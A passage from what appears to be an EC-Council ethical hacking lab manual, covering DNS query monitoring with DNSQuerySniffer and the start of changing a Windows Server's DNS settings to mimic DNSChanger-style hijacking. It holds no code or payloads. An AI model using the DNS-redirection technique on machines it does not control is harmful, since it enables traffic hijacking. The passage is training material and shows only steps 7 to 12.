
7. The DNSQuerySniffer starts monitoring the network traffic and takes some time to capture the traffic. Leave the window intact. It shows the DNS queries sent on your system along with its complete information such as host name, port number, request time, response time, duration, source address, and destination address, as shown in the screenshot.

Note: It takes approximately 5 minutes to capture the traffic.

Note: To view the **Source Address** and **Destination Address** columns, scroll to the right side of the window.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. As you can see in the above screenshot, the DNS address is **8.8.8.8**.
9. In real-time, attackers will use malicious applications like DNSChanger to change the DNS of the target machine. For demonstration purposes, we are changing the DNS of the **Windows Server 2022** machine in the **Network & Internet settings**.
10. Right-click on the **Network** icon in the lower-right corner of Desktop and click **Open Network & Internet settings**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Network Status** window appears. Click **Change adapter options** under **Change your network settings**.




12. Right-click on the network adapter (here, **Ethernet**) and click **Properties**.

